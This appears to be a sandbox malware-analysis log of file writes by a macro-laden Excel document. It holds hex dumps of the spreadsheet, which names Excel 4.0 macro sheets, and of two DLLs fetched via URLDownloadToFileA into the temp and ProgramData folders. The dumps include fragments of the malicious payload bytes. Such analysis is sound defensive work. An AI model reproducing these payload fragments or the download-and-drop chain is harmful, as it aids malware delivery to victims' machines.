C:\Users\user\AppData\Local\Temp\0CEE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DEE0000	C:\Users\user\Desktop\case (1057).xls8	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\0CEE0000</td><td>569</td><td>548</td><td>cc 98 d1 6e da 30
14 86 ef 27 ed 1d
22 df 4e 89 b1 d9
ba 76 02 7a b1 75
97 5b a5 76 0f 60
e2 43 62 91 d8 96
ed b6 f0 f6 b3 03
a5 1b 02 d2 a8 55
7b 6e 92 10 e7 9c
ff f7 49 f4 49 fc 93
cb 55 db 64 f7 e0
bc 32 7a 4a 58 31
22 19 e8 d2 48 a5
ab 29 f9 73 fb 33
3f 27 99 0f 42 4b
d1 18 0d 53 b2 06
4f 2e 67 1f 3f 4c
6e d7 16 7c 16 ab
b5 9f 92 3a 04 fb
8d 52 5f d6 d0 0a
5f 18 0b 3a ae 2c
8c 6b 45 88 3f 5d
45 ad 28 97 a2 02
ca 47 a3 33 5a 1a
1d 40 87 3c a4 1e
64 36 f9 01 0b 71
d7 84 ec 6a 15 6f
6f 9c cc 95 26 d9
f7 cd 73 49 6a 4a
84 b5 8d 2a 45 88
46 e9 bd 96 7b 22
b9 59 2c 54 09 d2
94 77 6d 6c 5d 78
eb 40 48 5f 03 84
b6 29 ac 53 51 d1
dd 40 08 71 63 9e
d0 83 9a 56 57 7b
9a aa 4d 9e d3 fd
c3 15 0e 1a bf 57
d2 63 73 3b 87 22
56 76 5b f1 b5 b2
fe 53 1c d6 11 85
b4 72</td><td>...n.0...'..".N....v.z.u.[.v.`
.Cb.............U{n......I.I.
..U.d...2zJX1"...H..).s.3?'..
BK...S..O.g.?
Ln..|.....:...R_..
._..:.,.kE.?]E.(....G.3Z..@.
<..d6...q...j.oo...&...sIjJ...*E
.F...
{".Y,T...wml]x.@H_...).SQ
..@.qc....VW{..M........W.cs
;."Vv[....S.....r</td><td>success or wait</td><td>48</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\0CEE0000</td><td>1117</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>45</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\0CEE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 f4 30 4f cc
26 02 00 00 05 16
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!..0O.&...........
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>48</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0CEE0000	16256	1177	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 17 00 00 00 17 08 02 00 00 00 6f 48 43 f7 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 04 3e 49 44 41 54 38 4f 75 54 6b 50 94 65 14 7e ce ee 72 75 b9 2c 0b 02 a6 5c d4 04 65 50 46 86 92 80 66 fc 61 fe 68 ca 99 a6 f2 4f 53 33 42 97 99 a6 9a 9c 32 1d 43 1b b2 1f da 98 59 93 8e d3 94 d6 a4 7f 98 98 4c a1 c6 60 60 d0 02 77 4b 84 01 85 b8 b3 e0 1a 0b 08 2c cb 65 d9 7d 4f e7 e5 22 44 f0 cc 37 fb 7d fb 9d f3 3d ef 79 9f f3 9c 97 98 19 cb 61 60 12 07 6a b8 c2 05 a3 91 d2 56 f1 97 39 94 14 b6 6c a2 7e 69 58 1c 19 f5 c2 3f cf 69 77 e1 de 38 7f 91 85 ef 72 a0 18 d5 ce b9 44 79 1e f1 2e a5 5b 60 a9 ec c3 1b d7 f9 43 3b ba dd 3a c9 e1 86 39 80 72 e3	.PNG.....IHDR.....o HC.....sRGB.....pHYs..... .....+.....>IDAT8OuTkP.e.~.. ru. ,...\..ePF...f.a.h....OS3B.... .2.C.....Y.....L..``..wK.. .....,.e.}O.."D..7.}...=.y.. .....a`..j.....V..9...I.~iX.. ..?.iw..8....r.....Dy....[`... ...C;..:....9.r.	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\0CEE0000	56413	3368	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f4 30 4f cc 26 02 00 00 05 16 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 37 72 66 a6 f7 01 00 00 f4 13 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 85 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 73 4c b7 e8 02 00 00 4d 0a 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bc 0a 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..0O.&..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._...._rels/.re lsPK..-.....!.7rf..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .sL.....M..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DEE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2.................... ......\.p....user B.....a.........=.@..........	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DEE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C......[n .....\...>.........DC.d$......M.~ {.].......mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N......#.....}...?.....7. (..>..w.. .."......'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tI.....e...	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DEE0000	unknown	16384	02 10 00 a6 00 66 00 92 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b4 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b7 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 06 00 1f 00 a0 00 91 00 0f 00 01 00 00 40 9d 00 ff ff 00 00 a6 00 66 ff 09 00 24 6e 01 49 00 42 01 11 80 06 00 22 00 a6 00 66 00 0f 00 00 00 00 00 00 00 ff ff 00 00 b4 00 86 ff 0c 00 44 c5 02 45 00 1e 60 00 04 41 6f 00 07 02 04 00 01 00 00 6e 06 00 1f 00 b4 00 86 00 0f 00 01 00 00 00 00 00 ff ff 00 00 c4 00 38 ff 09 00 24 ed 05 a0 00 42 01 11 80 7e 02 0a 00 b7 00 2b 00 0f 00 00 00 3a 40 d7 00 0c 00 d2 00 00 00 3c 00 23 00 2e 00 23 00 08 02 10 00 c4 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c7 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c8 00 38 00 c0 00	.....f...,.....+..., ...+...,..... .....@.....f...$n.l. B.....".."...f..... D..E..`..Ao.....n..... .....8...$....B...~.... .+.....:@.....<.#...#..... .8...,.....8...,.... .....8...	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DEE0000	unknown	15650	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,...,.....e.,.. .,.....g.,...,..... .....l.,...,.....o.,.. .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	3	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DEE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C.....[n .....\...>.....DC.d$.....M.~ {.].....mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N.....#.....}...?.....7. (..>..w.. .."......'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tl.....e...	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DEE0000	unknown	16384	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,...,.....e.,.. .,.....g.,...,..... .....l.,...,.....o.,.. .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DEE0000	unknown	16384	00 00 00 00 34 33 00 00 00 00 00 00 00 00 55 00 02 00 08 00 00 02 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 00 50 00 0f 00 02 f0 48 00 00 00 40 00 08 f0 08 00 00 00 01 00 00 00 00 10 00 00 0f 00 03 f0 30 00 00 00 0f 00 04 f0 28 00 00 00 01 00 09 f0 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 0a f0 08 00 00 00 00 10 00 00 05 00 00 00 3e 02 12 00 b6 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 8b 08 10 00 8b 08 00 00 00 00 00 00 00 00 00 00 00 00 02 00 1d 00 0f 00 03 00 00 00 00 00 00 01 00 00 00 00 00 00 00 67 08 17 00 67 08 00 00 00 00 00 00 00 00 00 00 02 00 01 ff ff ff ff 03 44 00 00 0a 00 00 00 09 08 10 00 00 06 10 00 67 32 cd 07 c1 80 01 00 06 06 00 00 0b 02 10 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 01 01 00 0d	....43.....U..... .....P.....H...@..... .....0.....(..... ....>.....@..... ....g...g.....D.. .....g2.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DEE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2..... .....\.p....user B.....a.....=.@.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DEE0000	unknown	248	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 74 00 00 00 12 00 00 00 84 00 00 00 0b 00 00 00 9c 00 00 00 0c 00 00 00 a8 00 00 00 0d 00 00 00 b4 00 00 00 13 00 00 00 c0 00 00 00 02 00 00 00 e9 fd 00 00 1e 00 00 00 1c 00 00 00 d0 90 d0 bd d0 b4 d1 80 d0 b5 d0 b9 20 d0 95 d0 bb d0 b8 d1 81 d0 b5 d0 b5 d0 b2 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 80 0a 87 b4 fe f3 d6 01 40 00 00 00 00 d8 0a 67 6a 19 d6 01 40 00 00 00 80 9a d4 89 6e f4 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... H.......P.......t..... ....user.... .....Microsoft Excel.@..... .....@.....gj...@.....n....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DEE0000	unknown	652	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 5c 02 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 17 02 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 20 00 00 00 0c 00 00 00 6a 53 52 46 71 53 6f 42 50 77 4f 00 07 00 00 00 4d 61 63 72 6f 32 00 07 00 00 00 4d 61 63 72 6f 33 00 07 00 00 00 4d 61 63 72 6f 34 00 07 00 00 00 4d 61 63 72 6f 35	....+,..0...\..... P.......X.......d.......l..... ..t.....|..... ....jSRFqSoBPw O.....Macro2.....Macro3..... Macro4.....Macro5	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DEE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DEE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 c0 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 be 00 00 00 bf 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.......................>.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	133	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......Vt1..	success or wait	1	13FE1828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	345	15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9c f4 d0 43 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 f0 0c 00 00 90 02 00 00 00 00 00 77 71 0c 00 00 10 00 00 00 00 0d 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 0f 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 e7 0d 00 63 00 00 00 c4 df 0d 00	._..._..._......._...!..._.5." ..._.5.2..._......._...^..._.5 .1.C._.5.%..._.5.#..._.5.'..._ .Rich.._...................... ...PE..L......C...........!... ....wq............@.. ....c.......	success or wait	2	13FE1828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	4615	4c 30 6c 0a 3a 5d b5 96 69 2d 3a 57 2d ed 6d a6 fb 03 27 68 aa ec 68 00 a2 a4 ff a4 ff a6 00 ff a3 00 00 a4 aa 00 76 74 d3 fb 8e de 77 79 bd af 54 83 db 56 ab 18 a1 00 a6 00 ff 00 ff 00 29 e6 f1 5f ba 35 82 f3 94 b5 9c a2 6a 7d 7d 8d 3c b8 f4 1e 6a 1f 19 fa 2a bf 0f a9 ff a6 a7 a9 00 a0 00 00 a5 00 a1 ff 00 a6 a6 a6 e1 07 a8 fa ee 3d 6c 30 53 b9 e3 e9 56 84 16 68 23 25 13 68 9d 8b 00 00 e8 16 8f fb ff 8d 4c 24 0c c7 44 24 38 ff ff ff ff e8 15 ac fe ff eb 0c 6a 01 51 6a 00 8b ce e8 f7 8e fb ff c7 47 08 00 00 00 00 8b 4c 24 30 64 89 0d 00 00 00 00 59 5f 5e 83 c4 30 c2 04 00 cc cc cc cc cc cc cc cc cc cc cc cc 6a ff 68 08 aa 3e 01 64 a1 00 00 00 00 50 83 ec 24 56 57 a1 14 9b 7d 01 33 c4 50 8d 44 24 30 64 a3 00 00 00 00 8b f9 8b 44 24 40 6a 01 68 70 17 7e 01	L0l.:]..i-:W-.m...'h..h....... ....vt....wy..T..V........ ..).._.5......j}}.<...j...*... ....=l0S...V. .h#%.h..........L$..D$8....... ....j.Qj.........G......L$0d.. ....Y_^..0..............j.h.. >.d.....P..$VW...}.3.P.D$0d ....D$@j.hp.~.	success or wait	1	13FE1828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	unknown	13285	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Vt1..._..._..._....... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich.._.........	success or wait	1	13FE1828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	1360	b1 74 35 74 5b 7f 5b 29 eb 1c 20 b9 7e 22 72 fd be 11 6d 9f 09 00 a4 a2 ff 00 a9 00 00 a3 ff 00 a4 aa ff ff 00 ff a4 d2 ae 0a 33 cb e3 b5 ac 79 d0 09 35 e9 7d cc a4 00 00 a6 00 a0 ff 00 a9 ff a8 00 00 a7 ff a4 a7 00 00 aa ff 00 00 1e ea 48 ad 2c 78 85 24 52 21 d3 07 d0 0e 18 8b 89 8f 7d 96 19 85 18 d8 98 e4 84 00 00 00 a7 a7 00 ce 1a ca a5 59 88 bb ef ab ee 85 f7 5a 7b 05 b7 27 a4 0b 1f 36 b6 7b 1b 33 1d e9 4e f1 39 52 bb 89 ae 1c 00 00 a7 a9 ff ff 00 00 00 a7 00 a0 ff a6 00 a9 ff a6 90 74 18 50 a8 2b 62 f1 90 a4 ae 6a f5 7f dc c5 fb d2 6e 6e 53 7b 16 35 47 c6 00 00 00 00 ff ff aa 00 00 a6 00 ff 00 2b d4 dc fc 13 9b 66 ea 82 ff 79 39 2e ff 36 cf 